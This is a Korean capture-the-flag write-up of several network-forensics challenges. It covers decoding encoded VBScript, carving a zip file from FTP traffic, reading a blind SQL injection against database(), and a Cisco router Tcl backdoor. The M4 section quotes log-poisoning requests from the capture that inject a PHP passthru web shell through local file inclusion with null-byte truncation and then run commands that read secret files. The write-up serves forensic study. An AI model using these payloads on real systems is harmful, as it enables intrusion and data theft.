
여기까진 빨리 왔는데... 이걸 어떻게 디코딩 해야 할까를 계속 고민하면서 이 문제를 제쳐두던 중에 대회 막바지에 힌트가 올라왔다.



검색을 통해 VB Script Decoder(<http://mo00.egloos.com/1070418>, scrdec18.exe) 를 찾아 해당 내용을 Decoding 하여 아래와 같은 데이터를 얻을 수 있었다.





위 내용을 디코딩하면, 아래 내용을 확인 할 수 있고,



위 그림의 붉은색네모의 내용은 "SUd0bGVTQTIIjSGRsWDJGeVpWOTBhR1ZmWm5WMGRYSmw=" 문자열이 계속 반복된 값이다.

해당 내용을 base64로 디코딩하고 나온 값을 다시 base64로 디코딩 하면 flag를 확인 할 수 있다.




flag : we\_are\_the\_future

L4

Q. 우탱아, 가을인데 단풍놀이 가야지~ 어디로 갈까?

EQ. Wootang, Let's go to see the maple leaves~ it's Autumn! where is it?

주어진 문제 패킷의 HTTP Object를 저장하여 파일들을 살펴보면, 다음과 같은 파일이 보인다.



구글 이미지 검색을 통해 다음과 같은 flag를 얻을 수 있었다.



flag : Hallasan


L5

Q 악성 다운로드


EQ Malware Downloader

사실 조금 어이없게 풀었던 문제이다. 다른 문제를 풀려고 패킷을 관찰하다가 발견된 문자열이 그대로 flag였다. 대체 이게 어떤 문제의 flag냐가 고민스러웠다.

문제 파일을 관찰하던 중 noexe.exe파일을 다운받은 내용을 확인,



파일 내용을 관찰하던 중 flag 문자열을 발견함




flag : HTP\_Forever@^^@~

## M1


Q. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데....

EQ. Who am I ? Neo got a zip file from oracle via FTP...


"ftp.request.command==RETR" 필터를 통해 전송받은 파일이 "Neo\_help\_me.zip" 파일이란 것을 확인하였다.




위 정보를 토대로 ip와 ftp-data 필터를 통해 다음과 같은 FTP 데이터 전송 내용을 확인할 수 있다.( who\_am\_I.txt 라는 파일명을 보니 제대로 찾은 것 같다.)



해당 TCP Stream을 zip 확장자를 가진 파일로 save as 하여 저장한다.



해당 내용을 hex디코딩하여 readable한 텍스트를 base64 디코딩 하면 flag를 얻을 수 있다.




flag : I\_AM\_Trainee\_Ahn

## M2

Q. DB이름을 찾아라!

EQ. Fine the name of DataBase

SQL Injection과 같은 웹 공격이라 생각하고 http request만 필터링 하여 보던 중에 다음과 같은 Blind SQL Injection 공격을 확인하였다.



database()의 substring으로 한글자씩 얻어온 것을 확인 할 수 있으며, 글자를 제대로 찾았는데도 다른문자로 같은 자리수에 몇 번 쿼리 한게 있었다.(flag입력을 금방 못하게 하실라고 이렇게 하신 듯..)

아무튼, "<br><br><font size=20> WELCOME </font><font size=25><b> IU </b></font>"가 응답으로 왔을 경우를 TRUE로 하여 17글자의 database이름을 추출하면 된다.



flag : easywebsiteattack



M3


Q 라우터에 백도어가 삽입되어 있다. 마지막으로 실행된 명령어는?

EQ. Backdoor injected in Router. what's the last command?

문제 패킷에서 사용된 exploit은 아래에서 그 정보를 구할 수 있다.

[http://www.irmplc.com/downloads/whitepapers/Creating\\_Backdoors\\_in\\_Cisco\\_IOS\\_using\\_Tcl.pdf](http://www.irmplc.com/downloads/whitepapers/Creating_Backdoors_in_Cisco_IOS_using_Tcl.pdf)

사용된 TCP포트는 1234이고, 해당 포트로 통신한 내용을 TCP Stream으로 보면 flag를 확인 할 수 있다. flag는 hostname 설정부분이다.



flag : hostname An\$w3r\_is^tclsh



M4

Q. 누군가가 나의 Secret폴더의 내용을 읽었다!


EQ. Someone read a Secret folder of min!

\*\* Key is Secret.txt\_hidden.txt\_pass.txt in Secret Folder

\*\* hidden is not wrong. it's just typo

패킷을 보던중 passthru함수를 이용하여 시스템 명령을 실행했던 흔적을 볼 수 있었다.

" http.request == 1 && http.request.full\_uri contains "passthru" " 필터를 통해 문제에서 언급된 type명령으로 Secret.txt,hidden.txt,pass.txt 파일들의 내용을 보려는 Request를 확인하였다.



The image shows a Wireshark packet capture window titled '2012\_http\_prequal.pcap'. The filter bar contains the expression 'http.request == 1 && http.request.full\_uri contains "passthru"'. The packet list shows several HTTP GET requests. The packet details pane for packet 449 is selected, showing the request URI: '/index.php?cmd=cd%20secret%26type%20secret.txt&page=../server/apache/logs/access.log%00<?passthru(\$\_GET['cmd']);?>'. The packet bytes pane shows the raw data of the request.

No.	Time	Source	Destination	Protocol	Length	Info
3373	587.096052	192.168.232.140	192.168.232.1	HTTP	337	GET /index.php?cmd=dir&page=../server/apache/logs/access.log%00<?passthru(\$_GET['cmd']);?>
3360	579.568767	192.168.232.140	192.168.232.1	HTTP	421	GET /index.php?cmd=dir&page=../server/apache/logs/access.log%00<?passthru(\$_GET['cmd']);?>
3420	614.522002	192.168.232.140	192.168.232.1	HTTP	435	GET /index.php?cmd=cd%20secret%26dir&page=../server/apache/logs/access.log%00<?passthru(\$_GET['cmd']);?>
3491	677.228158	192.168.232.140	192.168.232.1	HTTP	446	GET /index.php?cmd=cd%20secret%26type%20key.txt&page=../server/apache/logs/access.log%00<?passthru(\$_GET['cmd']);?>
3520	696.069800	192.168.232.140	192.168.232.1	HTTP	447	GET /index.php?cmd=cd%20secret%26type%20pass.txt&page=../server/apache/logs/access.log%00<?passthru(\$_GET['cmd']);?>
3505	687.294461	192.168.232.140	192.168.232.1	HTTP	448	GET /index.php?cmd=cd%20secret%26type%20hidden.txt&page=../server/apache/logs/access.log%00<?passthru(\$_GET['cmd']);?>
3452	641.740954	192.168.232.140	192.168.232.1	HTTP	449	GET /index.php?cmd=cd%20secret%26type%20secret.txt&page=../server/apache/logs/access.log%00<?passthru(\$_GET['cmd']);?>

다음과 같이 3개의 HTTP Request URI를 확인 할 수 있다.

```
/index.php?cmd=cd%20secret%26type%20pass.txt&page=../server/apache/logs/access.log%00<?passthru($_GET['cmd']);?>  
/index.php?cmd=cd%20secret%26type%20hidden.txt&page=../server/apache/logs/access.log%00<?passthru($_GET['cmd']);?>  
/index.php?cmd=cd%20secret%26type%20secret.txt&page=../server/apache/logs/access.log%00<?passthru($_GET['cmd']);?>
```

위 각각의 HTTP Request에 대한 Response를 통해 해당 파일의 내용을 확인할 수 있다.

(위 요청 순서와 아래 응답 순서가 대응된다.)

```
192.168.232.140 - - [07/Oct/2011:18:36:07 +0900] "GET  
/index.php?cmd=cd%20secret%26dir&page=../server/apache/logs/access.log%00INJECTION  
HTTP/1.1" 200 1968  
192.168.232.140 - - [07/Oct/2011:18:35:33 +0900] "GET  
/index.php?cmd=dir&page=../server/apache/logs/access.log%00APACHELOG HTTP/1.1" 200 567  
192.168.232.140 - - [07/Oct/2011:18:35:33 +0900] "GET  
/index.php?cmd=dir&page=../server/apache/logs/access.log%00NOOPEN HTTP/1.1" 200 567
```

flag : NOOPEN\_APACHELOG\_INJECTION

